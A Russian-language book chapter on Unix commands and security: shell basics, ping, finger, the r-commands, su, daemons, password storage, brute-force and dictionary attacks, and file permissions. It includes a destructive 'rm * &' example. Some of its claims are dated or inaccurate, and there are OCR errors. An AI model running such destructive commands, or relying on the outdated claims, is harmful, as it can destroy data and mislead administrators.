Длина имен файлов и каталогов Unix не должна превышать 14 символов. В имени можно использовать любые ASCII-символы, за исключением пробела. Кроме того, в именах можно использовать символы управления. Напомню, что операционная система Unix различает верхний и нижний регистр символов. В отличие от Novell NetWare и Windows NT, в Unix не используются расширения файлов. Точка в имени файла представляет собой один из символов и не является разделителем. Файлы, имена которых начинаются с точки, называются *скрытыми*. Дело в том, что для отображения имен этих файлов нужно использовать специальную команду.

В Unix существует три типа файлов: *текстовые, двоичные* и *файлы устройств*. Текстовые файлы — это обычный текст, состоящий из ASCII-символов. Двоичными файлами называются выполнимые файлы (они содержат машинный код). (На самом деле существуют исполнимые текстовые файлы, называемые сценариями оболочки. О них мы поговорим в главе 20.) Файлы устройств — это файлы, представляющие устройства системного ввода-вывода, вроде дисковых накопителей, терминалов, принтеров и т. д. Разработчики Unix создали переносимые файлы устройств, чтобы можно было выполнять Unix-программы на различных машинах. Для этого в Unix устройства ввода-вывода представляются в виде файлов. Поэтому, чтобы произвести какую-либо операцию чтения или записи устройства, нужно произвести чтение или запись в соответствующий файл. Остальное выполняется самой системой.

ОСНОВНЫЕ КОМАНДЫ UNIX

Команды Unix — это мощное средство управления всеми элементами компьютера. Однако здесь мы остановимся на наиболее важных для нас командах. В частности, мы поговорим об утилитах для работы с протоколами TCP и IP. Заранее спешу предупредить читателя: не пытайтесь найти в этой главе полное описание всех команд Unix — за более подробной информацией обратитесь к соответствующим руководствам.

СИМВОЛЫ ШАБЛОНА

Как уже говорилось, для обращения к файлу или каталогу, расположенному в текущем каталоге, нужно использовать его имя. При работе с командами Unix можно использовать как полные, так и относительные пути. Кроме того, можно использовать в именах каталогов или файлов *символы шаблона*. Их описание приведено в таблице 17.5.

Символ шаблона	Описание
?	Вместо знака вопроса программа Unix будет использовать любой другой символ. Например, вместо «h?ppy» программа использует файлы «happy» и «hoppy».
*	Вместо знака звездочки программа Unix будет использовать любой другой символ, группу символов или ни одного символа. Например, вместо «h*y» программа использует файлы «happy», «hippy», «hoppy», а также «hy», «h2y», «h1y» и т. д.
[ ]	Программа Unix будет использовать любой символ, расположенный в квадратных скобках. Например, вместо «h[aoi]ppy» программа использует файлы «happy», «hippy» и «hoppy». Кроме того, с помощью дефиса можно указать диапазон символов. Например, вместо «t[a-c]m» программа использует файлы «tam», «tbm» и «tcm».

Таблица 17.5. *Символы шаблона Unix.*

СИМВОЛЫ ПЕРЕНАПРАВЛЕНИЯ

Большинство команд и программ Unix принимают входные данные с клавиатуры и посылают результат на экран. Однако можно сделать так, чтобы исходные данные брались из какого-либо текстового файла и направляли результат в другой файл. Предположим, например, что у вас есть команда *encrypter*, которая считывает данные с клавиатуры, зашифровывает их, а затем отображает на экране. С помощью символов перенаправления можно заставить эту команду воспринимать данные из какого-либо файла и отображать результат на экране. Для перенаправления ввода нужно воспользоваться символом «<».

Чтобы выполнить какую-либо программу в Unix, вы должны набрать ее на клавиатуре. Если же нужно, чтобы программа брала исходные данные из какого-либо файла, расположенного в текущем каталоге, перенаправьте ввод программы в этот файл. Например, данные располагаются в файле *top_secret.* Для их шифрования вы должны воспользоваться следующей командой:

```
encrypter < top_secret <Enter>
```

После этого программа зашифрует содержимое файла *top_secret* и выдаст полученный результат на экран.

С другой стороны, можно использовать эту программу для зашифровки файлов с личной информацией. Для этого достаточно перенаправить зашифрованный текст в какой-либо другой файл. Воспользуйтесь символом перенаправления вывода («>»). Чтобы сохранить выходные данные в файле с именем *private,* воспользуйтесь следующей командой:

```
encrypter < top_secret > private <Enter>
```

После этого программа *encrypter* считает содержимое файла *top_secret,* зашифрует его и поместит результат в файл *private.* При этом экран будет абсолютно чист.

Если вы перенаправите выходные данные команды в несуществующий файл, то оболочка сама создаст новый файл с таким именем. Если же в качестве файла-приемника указан существующий файл, то его содержимое будет заменено выходными данными команды.

Если же вы не хотите удалять содержимое файла, то можете поместить (добавить) выходные данные команды в его конец. Для этого следует воспользоваться оператором присоединения («>>»). Чтобы добавить выходные данные программы *encrypter* в конец файла *private,* воспользуйтесь следующей командой:

```
encrypter < top_secret >> private <Enter>
```

Если же в текущем каталоге не существует файла с именем *private,* то Unix автоматически создаст его.

ПАРАМЕТРЫ КОМАНДНОЙ СТРОКИ

Большинство команд Unix обладают одним или несколькими параметрами. Параметры команды отделяются от ее имени посредством дефиса. Предположим, что у программы *encrypter* есть параметр *x,* с помощью которого можно указать программе использовать другой алгоритм шифрования. Чтобы воспользоваться им, нужно набрать *encrypter -x.* Если же у команды имеется несколько параметров, то нужно расположить их один за другим. Например, программа *encrypter* обладает двумя параметрами: *x* и *y.* Для их использования нужно набрать *encrypter -xy.* Если же для использования параметров нужно указать некоторый аргумент, то вы должны расположить его отдельно от остальных. Например, чтобы указать программе *encrypter* использовать один из нескольких ключей, нужно ввести следующую строку:

```
encrypter -xaa -y <Enter>
```

СИМВОЛ КОНВЕЙЕРА

Нередко случаются ситуации, когда результат одной команды должен стать входными данными другой. Для упрощения подобных операций в Unix используется *конвейер* (pipe). Для его обозначения в системе существует специальный символ конвейера — вертикальная черта («|»). Например, чтобы отформатировать документ (посредством команды *report),* размещенный в файле *myreport,* и вывести его на экран, можно воспользоваться следующей строкой:

```
cat myreport | report <Enter>
```

Рассмотрим поподробнее работу этого конвейера. Первая команда — *cat* — выводит содержимое файла *myreport.* Если бы мы не организовали конвейер, то полученные данные попросту были бы отображены на экране. Однако благодаря вертикальной черте мы указали Unix передать эти данные на вход команды *report.* Эта команда сформатировала полученные данные (текст) и вывела их на экран.

ФОНОВЫЙ РЕЖИМ ВЫПОЛНЕНИЯ

При желании можно заставить программы (или команды) выполняться в фоновом режиме. Благодаря этому можно продолжать работу с системой, не дожидаясь завершения работы уже запущенной программы. Чтобы заставить программу выполняться в фоновом режиме, наберите, как обычно, ее имя, параметры, а в конце строки поставьте знак амперсанда («&»). Например, приведенная ниже команда удаляет все файлы каталога, не сообщая об этом пользователю:

```
$ rm * & <Enter>
```

Нажав клавишу **Enter,** вы не обязаны ожидать завершения работы этой команды, а можете смело вводить новые команды. После запуска команды в фоновом режиме система отобразит некоторое число, а затем выведет на экран обычное приглашение. Число, сгенерированное системой, является *идентификатором запущенного процесса.* Благодаря этому идентификатору можно будет определить, как происходит выполнение команды. Для этого нужно воспользоваться *таблицей процессов,* о которой мы поговорим чуть позже.

Несмотря на работу в фоновом режиме, команда продолжает воспринимать данные, введенные с помощью клавиатуры, и отображать результат своей работы на экране. Чтобы избежать этого, воспользуйтесь перенаправлением ввода-вывода команды.

КОМАНДА PING

Администраторам серверов часто приходится посылать команды на удаленные серверы. Но прежде, чем послать команду, необходимо убедиться, что нужный вам сервер работает. Для этого в Unix существует команда *ping.* Она пересылает пакеты протокола ICMP (Internet Control Message Protocol) от одного хоста к другому. Для этого используется команда *ECHO_REQUEST.* Послав такой пакет, команда *ping* ожидает прибытия пакета *ECHO_REPLY.* Если же пакет не приходит, то это означает лишь то, что в сети не существует хоста с требуемым

адресом (или хост выключен). Например, далее приводится пример ответов команды *ping*:

```
$ ping jamsa <Enter>
PING jamsa (192.159.234.12): 56 data bytes
64 bytes from jamsa (192.159.234.12): icmp_seq=0 ttl=254 time=10ms
64 bytes from jamsa (192.159.234.12): icmp_seq=0 ttl=254 time=10ms
64 bytes from jamsa (192.159.234.12): icmp_seq=0 ttl=254 time=10ms
64 bytes from jamsa (192.159.234.12): icmp_seq=0 ttl=254 time=10ms
64 bytes from jamsa (192.159.234.12): icmp_seq=0 ttl=254 time=10ms
- jamsa ping statistics -
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 10/10/10 ms
$
```

Эта команда обладает набором параметров, посредством которых можно попытаться выяснить проблемы соединения TCP/IP. В таблице 17.6 приводится описание нескольких параметров команды.

Параметр	Описание
-с число	Указывает команде посылать пакеты до тех пор, пока она не получит *число* пакетов.
-d	Параметр отладки сокета, используемого командой для передачи пакетов.
-f	Указывает команде посылать новый пакет в ответ на каждый полученный. Если же удаленный хост отвечает достаточно медленно, то команда будет посылать 100 пакетов в секунду. При этом после каждого отображенного на экране запроса ставится точка, а после каждого ответа — пробел. Отметим, что использование этого параметра сильно увеличивает трафик сети. Поэтому используйте его аккуратно.
-i секунд	Указывает команде ожидать ответа в течение *-;' секунд.*
-n	Указывает команде отображать только IP-адрес удаленного хоста.
-ч	Указывает команде не отображать каждый полученный ответ на экране. Вместо этого в конце своей работы команда отобразит отчет о проделанной работе (количество посланных и полученных пакетов, процент попадания и т. д.).
-sразмер_пакета	С помощью этого параметра можно указать размер посылаемого пакета в байтах. Он. очень важен, потому что, используя его, хакеры могут проводить атаку *Ping of Death* — специальный тип атак отказа служб.

Таблица 17,6. *Параметры команды ping.*

КОМАНДА FINGER

В предыдущем разделе мы говорили о команде *ping* и о том, как с ее помощью можно определить состояние удаленного сервера. Однако во многих случаях требуется узнать, кто присоединен к удаленному серверу, а также получить другую, не менее важную информацию. Для этого необходимо воспользоваться командой *finger.*

С помощью сервера или терминала можно запустить команду *finger* и получить информацию о пользователях, соединенных с указанным сервером. В большинстве реализаций Unix эта команда предоставляет список, в котором содержатся имена регистрации пользователей, их полные имена, имена терминалов, время ожидания, время регистрации в системе, адрес и телефон.

Кроме того, посредством этой команды можно получить информацию об одном определенном пользователе. Для этого можно, например, воспользоваться следующей строкой:

```
$ finger lklander <Enter>
Login name: Iklander  (messages off)  In real life: Lars Klander
Directory: /u/lklander                Shell: /bin/ksh
On since Sep 22 22:06:35 on ttyp0
No Plan.
$
```

Команда *finger* также обладает несколькими параметрами. Часть из них приведена в таблице 17.7.

Параметр	Описание
-b	Заставляет команду выводить данные в укороченном виде.
-l	Подавляет вывод строки заголовка (короткий формат).
-i	Предоставляет краткий список пользователей со временем простоя.
-l	Заставляет команду выводить данные в полном формате.
-p	Подавляет вывод файлов с расширением *.plan.*
-q	Предоставляет краткий список пользователей.
-s	Заставляет команду выводить данные в кратком виде.
-w	Узкоформатный список пользователей, указанных в командной строке.

***Таблица** 17.7. Наиболее часто используемые параметры команды finger.*

Так как команда *finger* доступна всем пользователям, присоединенным к сети, то многие администраторы стараются отключить ее, а также запретить серверу

запуск демона *finger*. Благодаря этому хакеры не смогут получить информацию о текущих пользователях системы.

КОМАНДЫ УДАЛЕННОЙ РАБОТЫ

Набор команд Unix содержит подмножество команд, известных как *команды удаленной работы* (или *команды -r*). Они были разработаны в Университете Беркли, штат Калифорния. Все они начинаются с буквы *r*. Эти команды наиболее часто используются пользователями и хакерами.

С помощью этих команд пользователь может зарегистрироваться на любом удаленном сервере в любом домене. Эта служба использует передачу пакетов по Internet, телефонным линиям и глобальным сетям. Каждый пакет содержит номер пользователя и группы, к которой он принадлежит (в виде обычного текста), а также некоторую другую информацию. Очевидно, что эта информация может стать очень полезной для хакера. Более того, если вы попытаетесь присоединиться к удаленному серверу, для которого вы не являетесь надежным хостом, то команда удаленной работы передаст ваше имя и пароль «открытым текстом». Как уже говорилось, многие администраторы исключают использование команд удаленной работы. Только так можно избежать открытой передачи паролей по сети.

КОМАНДА RLOGIN

Одной из наиболее распространенных операций в сети является регистрация на удаленном хосте. Ее можно провести с помощью команды *rlogin*. Предположим, что пользователь *Happy* хочет зарегистрироваться на удаленном хосте *Dogs*. При этом он использует одно и то же имя для регистрации на своем сервере и на сервере *Dogs*. Если он воспользуется командой *rlogin*, то на его экране будут отображены примерно такие строки:

```
$ rlogin Dogs <Enter>
Last successful login for Happy: Sun Sep 21 16:25:47 EDT 1997
on ttyp1
Last unsuccessful login for Happy: Tue Sep 23 07:15:57 EDT 1997
on ttyp0
SCO Unix System V/386 Release 3.2
<Здесь располагаются имена зарегистрированных компаний>
All Rights Reserved
Dogs
Terminal type is dialup
$
```

Тип терминала (*ttyp*) удаленного соединения совпадает с типом терминала локального пользователя (если пользователь не указал иного). Все эти строки являются ответом удаленного сервера. Таким образом, процесс регистрации на удаленном сервере абсолютно прозрачен для пользователя. Завершив работу,

пользователь должен выйти из удаленного хоста и вернуться на свой (локальный) хост.

Из приведенного примера становится понятно, почему многие пользователи предпочитают использовать именно эту команду. Однако если хосты поддерживают надежные отношения, то эта команда может создать немалое количество дополнительных проблем. Например, пользователь, попытавшийся с помощью команды *rlogin* зарегистрироваться на надежном хосте, не должен повторно вводить свой пароль (если он зарегистрирован на другом сервере под тем же именем). Однако, зарегистрировавшись на одном удаленном сервере, пользователь сможет зарегистрироваться и на другом удаленном сервере, который является надежным для первого, но не для хоста пользователя. И снова пользователю не придется вводить свой пароль (предполагается, что третий сервер также содержит учетную запись для этого пользователя).

Вероятность использования одного и того же имени пользователя на различных серверах достаточно мала. Однако, чтобы понять потенциальную опасность этой команды, давайте рассмотрим учетную запись *root.* Если пользователь обладает roof-правами на первом компьютере, то он сможет зарегистрироваться на любом сервере, совместно использующем надежные отношения с сервером, на котором уже зарегистрировался этот пользователь.

Кроме того, если пользователь попытается зарегистрироваться на сервере, который не является надежным по отношению к серверу пользователя, то он должен будет передать свои имя и пароль в виде обычного текста. А это уже само по себе представляет достаточно большую опасность для сети.

КОМАНДА RCP

Если пользователь работает на распределенной сети с несколькими хостами (серверами), то ему нередко требуется скопировать файлы с одного сервера на другой. Для этого в операционной системе Unix используется команда *rcp* (Remote CoPy — удаленное копирование). Однако вы не можете копировать посредством этой команды файлы в пределах одного сервера. Далее приводится синтаксис команды *rcp*:

```
rcp [-p] file1 file2
```

Необходимо указать имя удаленного файла (который копируется или в который производится копирование) в виде *имя_хоста:имя_файла.* В остальном команда *rcp* будет работать подобно команде *ср.* Эта команда особенно опасна в тех системах, где пользователю разрешается изменять разрешения доступа к файлу. Например, на удаленном сервере есть файл, на который пользователю предоставлены права только для чтения. В данном случае пользователь может скопировать этот файл на свою машину и попытаться изменить свои права.

Более того, пользователь, копирующий файлы с удаленного сервера, должен передать этому серверу свой номер, номер своей группы, а также адрес, по которому сервер должен переслать информацию. Поэтому, передавая эти данные, пользователь может очень навредить безопасности своего сервера.

КОМАНДА RSH

В некоторых реализациях Unix эта команда известна под именами *remsh* или *rcmd*. Она представляет собой одну из наиболее опасных команд удаленной работы. С ее помощью пользователь может выполнять команды на удаленном хосте. Например, пользователь может скопировать с файл с некоторой программой, а затем запустить его на выполнение.

Команда *rsh* позволяет выполнять на удаленном сервере любую команду (даже несмотря на то, что некоторые команды требуют ввода данных с клавиатуры или нуждаются в определенных настройках терминала).

Команда представляет достаточно большую опасность для сети. Например, с ее помощью пользователь может зарегистрироваться в системе, создать оболочку и запустить троянского коня. Если пользователь может удаленно зарегистрироваться в системе и скопировать туда файл, то он сможет переполнить буфер стека (см. далее) и тем самым заставить оболочку загрузиться повторно. Благодаря этому пользователь может оставить троянского коня, который будет запущен на выполнение после некорректного завершения работы оболочки.

ОТКЛЮЧЕНИЕ КОМАНД УДАЛЕННОЙ РАБОТЫ

Если пользователи системы не особенно нуждаются в командах удаленной работы (*rlogin*, *rsh* и т. д.), то вы должны удалить их из системы. Это позволит значительно уменьшить возможность перехвата паролей и проведения атак наблюдения.

Если же вам обязательно нужно работать с этими командами, воспользуйтесь их более новыми версиями. Например, Wietse Venema создала пакет *logdaemon*, в который входят более безопасные версии Команд работы с удаленным хостом. Вы можете настроить демонов Venema так, чтобы они запрашивали информацию из каталога */etc/hosts.equiv*, а не *$HOME/.rhosts*. Кроме того, можно запретить на своем сервере использование символов шаблона для этих команд.

Если же вы все-таки решили отключить команды, вам придется также фильтровать информацию, приходящую на TCP-порты маршрутизатора (их номера 512, 513 и 514). Благодаря этому вы сможете запретить внешним пользователям использовать команды удаленной работы. Однако это абсолютно не помешает пользователям вашей сети обмениваться данными с сервером. Кроме того, воспользуйтесь программой *tcp_wrappers*, чтобы предоставить пользователям большее количество служб доступа к TCP-сетям. Чтобы загрузить *logdaemon* и *tcp_wrappers*, посетите Web-сайт издательства Jamsa Press, расположенный по адресу *http://www.jamsa.com/*.

КОМАНДА su

Это последняя из рассматриваемых нами команд Unix. С ее помощью обычный пользователь может получить права другого пользователя. Команда *su* (Switch

User) была создана для облегчения работы системных администраторов. С ее помощью можно временно переключиться на учетную запись другого пользователя. Если же не указывать учетную запись, то команда *su* расценит это как попытку получить доступ к учетной записи *root*. Если учетная запись не обладает паролем, то система автоматически назначит этой записи пользователя, первым переключившегося на нее. Другими словами, если пользователь попытается переключиться на запись, у которой нет пароля, то он сам станет хозяином этой записи. Если же запись обладает паролем, то оболочка попросит пользователя ввести его. Как уже говорилось в главе 12, каждая попытка использования команды *su* регистрируется в журнале *sulog*.

Использование команды да

Многие системные администраторы удаляют эту команду из системы, потому что считают ее достаточно опасной. Как уже говорилось в предыдущем разделе, если пользователь попытается переключиться на запись, у которой нет пароля, то он сам станет хозяином этой записи.

Однако здесь я позволю себе сказать несколько слов против подобного обращения с системой. Если ваша система опирается на согласованную политику создания паролей, то команда *su* представляет не большую опасность, чем команда *login* (команда регистрации в системе). Поэтому нужно придерживаться следующих правил. Если безопасность вашей системы не так безупречна, как хотелось бы, то вы должны удалить команду *su*. Если же у вас достаточно надежная политика создания паролей, то можете спокойно оставлять команду в системе. Так или иначе, команда *su* представляет собой достаточно мощное средство администрирования системы.

ДЕМОНЫ

На продолжении всей книги мы уже несколько раз упоминали *о демонах*. Демоном называется процесс, который выполняется не каким-либо пользователем, а самой операционной системой. Чаще всего демоны отвечают за администрирование и управление системой, работу сетевых служб, службы печати, а также своевременное выполнение определенных действий. Чтобы процесс можно было рассматривать как демон, он должен удовлетворять двум условиям:

1. Операционная система не должна ассоциировать демона с пользователем.
2. Демон должен выполняться даже после выхода пользователя из системы.

Несмотря на то что работа демонов практически незаметна, они предоставляют большинство наиболее полезных услуг. Демоны принимают и обрабатывают запросы пользователей. Кроме того, они реагируют на всевозможные события в системе. Например, демон *syslogd* отвечает на сообщения и сохраняет их в определенном администратором месте. В отличие от большинства процессов, демоны большее время проводят в «спячке». «Спят» они до тех пор, пока их услуги

не потребуются системе. Благодаря этому системе не приходится несколько раз запускать один и тот же процесс, что позволяет избежать лишних затрат системных ресурсов.

Чтобы отличить демона от обычного пользовательского процесса, достаточно посмотреть на таблицу выполняющихся процессов. Для отображения этой таблицы нужно воспользоваться командой *ps*. Один из столбцов таблицы (обозначенный как TT) отображает терминал, выполняющий процесс. Если вместо терминала в этом столбце стоит знак вопроса, то соответствующий процесс является демоном.

Чтобы лучше разобраться с концепциями демонов, рассмотрим конную почту. Если почтовая станция ожидает прибытия своего служащего, то она заранее готовит очередную лошадь. Таким образом, служащий не должен ожидать, пока ему оседлают новую лошадь, а сразу пересаживается на оседланную. Благодаря этому ускоряется процесс пересылки писем. Точно так же ведет себя и системный демон. Он постоянно ожидает очередного запроса. Получив его, демон обрабатывает этот запрос и ожидает следующий. В следующих разделах мы познакомимся с наиболее часто используемыми демонами Unix.

ДЕМОН INIT

Этот демон является родительским процессом для всех остальных процессов системы. В его обязанности входит выполнение многих жизненно необходимых функций операционной системы Unix. Прежде всего, он отвечает за загрузку системы. После этого демон *init* просматривает файл */etc/inittab*, определяющий начальную конфигурацию системы. Итак, без этого демона невозможна работа всей операционной системы Unix.

ДЕМОН LPD

Этот демон управляет службами печати. Он постоянно прослушивает TCP/IP-соединения в ожидании очередного запроса печати. Демон *lpd* (в System V он заменен на *lpsched*) ответственен за фоновую печать документов. Получив очередной запрос на печать, демон обрабатывает его и передает готовый к распечатке файл сетевому принтеру.

ДЕМОН SENDMAIL

Демон *sendmail* — это команда Mail Transport Agent. Этот демон постоянно прослушивает порты TCP/IP в ожидании сообщений электронной почты. Получив сообщение, демон передает его локальному или удаленному пользователю. Демон *sendmail никоим* образом не взаимодействует с пользователями. Он просто отвечает за рассылку приходящих и отправку исходящих сообщений электронной почты, постоянно прослушивает порты TCP/IP в ожидании новых сообщений, а также занимается рассылкой почты удаленным хостам (через те же порты TCP/IP).

Программа *sendmail* прослушивает порт с номером 25. Из-за общеизвестности этой информации демон представляет очень удобную «мишень» для атак хакеров.

С его помощью хакеры пытаются проникнуть в систему либо переслать свои сообщения далее по сети.

ОБЗОР

Мы уже познакомились с основными командами и демонами Unix. Вы уже должны обладать достаточным запасом знаний, чтобы понять основные уязвимые места этой операционной системы. В следующих разделах я расскажу вам об основных типах атак на Unix-системы.

ХРАНЕНИЕ ПАРОЛЕЙ

Каждая операционная система содержит специальную базу данных, в которой хранятся пароли всех пользователей. В Unix эта база хранится в файле */etc/passwd*. Однако в этом файле хранятся не сами пароли, а лишь их смешанные значения.

Как уже говорилось в главе 4, *однонаправленная функция смешивания* преобразует исходные данные в некоторое уникальное значение. В Unix одна из таких функций используется для преобразования паролей пользователей в так называемые *смешанные значения* (см. рисунок 17.2).

***Рисунок** 17.2. Преобразование пароля в смешанное значение.*

Когда пользователь пытается зарегистрироваться на сервере, рабочая станция передает «открытым текстом» запрос серверу. После этого сервер проделывает все те же операции, что и при создании соответствующего элемента базы данных паролей. Получив смешанное значение присланного пароля, сервер сравнивает его со значением, хранящимся в базе данных. Если оба значения совпадают, то сервер регистрирует пользователя в системе. На рисунке 17.3 показан процесс передачи пароля и его преобразования на стороне сервера.




***Рисунок 17.3.** Передача и преобразование пароля.*

Windows NT и Novell NetWare по умолчанию зашифровывают пароль до его передачи по сети. В отличие от этих операционных систем, Unix по умолчанию

передает пароли «открытым текстом». Более того, в Unix используется достаточно простой алгоритм получения 8-байтных смешанных значений. Поэтому данная операционная система предоставляет наименее стойкие к взлому пароли (по сравнению с Windows NT или Novell NetWare). И наконец, отмечу одну достаточно пикантную подробность. По умолчанию файл паролей Unix открыт для всех пользователей. Поэтому операционная система Unix в большей степени подвержена атакам грубой силы и атакам словаря.

ВЗЛОМ ПАРОЛЕЙ

Чтобы получить пароли какой-либо Unix-системы, хакер должен обладать доступом к этой системе или (как минимум) обнаружить какую-либо недоработку системного администратора (например, ошибка возврата *sendmail,* описанная далее). Так или иначе, ему необходим доступ к файлу */etc/passwd.* Заполучив файл с паролями, хакер должен получить копию используемой в системе функции создания смешанных значений. С ее помощью хакер сможет взломать пароли с помощью атаки грубой силы или атаки словаря.

Так как файл */etc/passwd* по умолчанию доступен для всех пользователей сервера, то хакеру не составит практически никакого труда получить к нему доступ. Поэтому администраторы Unix-систем просто обязаны использовать улучшенные средства защиты паролей.

ЗАТЕНЕНИЕ ФАЙЛА ПАРОЛЕЙ

Чтобы спрятать файл с паролями, воспользуйтесь описанным далее методом *затенения паролей,* который может быть реализован с помощью специального демона. Суть этого метода заключается в том, чтобы переместить файл */etc/passwd* в более надежное место, которое недоступно для обычных пользователей. Вместо этого файла нужно поместить специальный маркер.

Благодаря маркеру вы сможете создать еще один уровень защиты системы. Дело в том, что хакер не может напрямую получить доступ к файлу с паролями. Для взлома пароля ему придется *постоянно быть подключенным к системе.* Другими словами, использование маркера коренным образом изменяет процедуру проверки паролей регистрации (см. рисунок 17.4).




***Рисунок** 17.4. Использование маркера во время регистрации в системе.*

АТАКИ ГРУБОЙ силы

Атакуя Unix-систему, хакер прежде всего попытается заполучить пароль какого-либо пользователя. В отличие от Windows NT и Novell NetWare, Unix не позволяет блокировать пользователей, совершивших несколько попыток некорректной регистрации. Именно поэтому хакер может воспользоваться атаками грубой силы. Если же он проведет атаку против статической базы данных паролей, то для взлома пароля длиной в 16 символов ему понадобится не более 10 дней (в зависимости от скорости соединения). Получив пароль, хакер воспользуется им для регистрации в системе. После этого он обязательно попытается скопировать файл */etc/passwd.*

Скопировав файл с паролями на свою машину, хакер попытается получить пароль суперполь'зователя. Для этого он может применить *атаку грубой силы.* Эта атака заключается в том, что хакер создает (или использует уже готовую) программу, которая перебирает различные комбинации символов до тех пор, пока одна из них не совпадет с паролем, записанным в базе данных. Отмечу лишь, что огромное количество подобных программ можно найти в Internet.

Наилучшим методом защиты от атак грубой силы является использование затенения паролей. Благодаря ему хакер не сможет получить доступ к файлу паролей, а будет иметь дело с так называемым маркером. Для взлома пароля ему придется *постоянно быть подключенным к системе.*

ЗАЩИТА от АТАК СЛОВАРЯ

Как и атака грубой силы, атака словаря работает по методу перебора различных паролей. *Атака словаря* заключается в использовании слов из специальных файлов — словарей. Посредством перебора всех слов словаря хакер пытается угадать пароль какого-нибудь пользователя. Эта атака может проводиться и во время подключения к сети (в процессе регистрации), и на копии файла паролей.

Наилучшим методом защиты от атак словаря является частая смена паролей всех пользователей. Кроме того, администратор должен регулярно запускать программу *Security Administrator Tool for Analyzing Networks (SATAN)* (о ней мы поговорим в главе 18). Постоянно напоминайте пользователям о том, что пароль должен состоять как минимум из восьми символов и должен содержать буквы, цифры и иные символы клавиатуры.

КАК ЗАСТАВИТЬ ПОЛЬЗОВАТЕЛЕЙ СОЗДАВАТЬ ХОРОШИЕ ПАРОЛИ

В Web существует несколько бесплатных программ, которые позволяют установить правила создания новых паролей. Благодаря этим программам сервер будет отвергать пароли, которые не соответствуют заданным администраторами правилам. Несколько таких программ можно загрузить из Web-сайта издательства Jamsa Press, расположенного по адресу *http://www.jamsa.com.*

ДОСТУП К ФАЙЛАМ И КАТАЛОГАМ UNIX

При создании новой учетной записи операционная система присваивает новому пользователю некоторый набор прав доступа к своим файлам и каталогам. Для идентификации пользователя в Unix используются числа пользователя и группы. Поэтому система будет воспринимать две учетные записи с различными именами, но одинаковыми номерами как одного и того же пользователя. Более того, именно эти числа определяют привилегии доступа к файлам и каталогам.

В отличие от Windows NT и Novell NetWare, в Unix используется только три разрешения доступа к файлу: *чтение* (read), *запись* (write) и *выполнение* (execute) (см. таблицу 17.8).

Разрешение	Описание
read	Разрешение на чтение; пользователь может просматривать содержимое файла.
write	Разрешение на запись; пользователь может изменять содержимое файла.
execute	Разрешение на выполнение; пользователь может выполнять файл (если файл не является исполняемым, то пользователь получит сообщение об ошибке).

Таблица 17.8. *Разрешения доступа к файлам в Unix.*

В таблице 17.9 приведены разрешения доступа к каталогам.

Разрешение	Описание
read	Разрешение на чтение; пользователь может просматривать содержимое каталога (команда *ls*).
write	Разрешение на запись; пользователь может сохранять и удалять файлы из каталога.
execute	Разрешение на выполнение; пользователь может переходить в этот каталог с помощью команды (*cd*). Если же пользователь дополнительно обладает правами на чтение, то он может копировать файлы из каталога, а также получать информацию о привилегиях доступа к этому каталогу и содержащимся в нем файлам.

Таблица 17.9. *Разрешения доступа к каталогам в Unix.*

В Unix все пользователи делятся на три класса: *пользователь* (владелец файла или каталога), *группа* (участником которой является и владелец файла) и *остальные* (все пользователи, не вошедшие в первые два класса). Можно определить разрешения доступа для каждого из этих классов.

Чтобы просмотреть разрешения файлов какого-либо каталога, воспользуйтесь командой *ls*-/. Далее приводится один из примеров использования этой команды:

```
$ ls -l <Enter>
drwxrwxrwx  I  bin  lklander  sys 12345  Mar 10  01:30  bin
-rwxr-xr—  1  guest Iklander users  256  Mar 20  02:25  happy
```

Давайте подробнее рассмотрим пример. Как видно, просматриваемый каталог содержит подкаталог *bin* и файл с именем *happy.* В первом поле содержится тип файла и его разрешения. Первая буква *d* в наборе символов *drwxrwxrwx* указывают на то, что просматривается каталог. Далее следуют разрешения доступа к этому каталогу. Они разделены на три группы: [пользователи], [группы] и [остальные]. Буква *r* обозначает чтение, *w* — запись, *x* — выполнение. В нашем примере все три группы обладают правами чтения, записи и выполнения каталога *bin.*

В начале второй строки стоит дефис («-»). Он указывает на то, что *happy* — это файл. Если бы *happy* был файлом какого-либо устройства, то вместо дефиса стояла бы буква «с». Следующие символы определяют права доступа обычных пользователей, групп и остальных пользователей системы. Итак, владелец файла обладает правами на чтение, запись и выполнение (первые три символа *rwx).* Участники его группы могут считывать и выполнять этот файл *(r-x).* Обратите внимание: вместо символа *w* стоит дефис. Это значит, что участники группы пользователя не обладают правами записи этого файла. Другими словами, они не могут изменять его. Всем остальным пользователям системы предоставлены лишь права чтения.

Второе поле в строке содержит некоторое число (в нашем примере это единица). Оно определяет количество копий файла или каталога в системе. Третье поле содержит имя владельца файла (каталога). В четвертом поле располагается полное имя владельца файла (каталога). Пятое поле указывает имя группы владельца. В шестом поле указывается размер файла. В седьмом расположены дата и время последнего изменения файла. И наконец, в последнем поле расположено имя файла (каталога).

Как правило, необходимо ограничивать доступ пользователей ко всем файлам, за исключением тех, что расположены в их собственном каталоге. Обычно пользователям предоставляются только права на выполнение исполнимых файлов и на чтение всех остальных файлов. Время от времени проверяйте разрешения различных файлов сервера.

Команда chmod

Нередко администратору приходится изменять разрешения отдельных файлов и каталогов. Для этого в Unix есть специальная команда — *chmod. С* ее помощью можно изменять разрешения *символически* или *абсолютно.*

При символическом изменении разрешений изменяются только указанные вами разрешения, а остальные остаются неизменными. Далее приводится формат символическихразрешений:

```
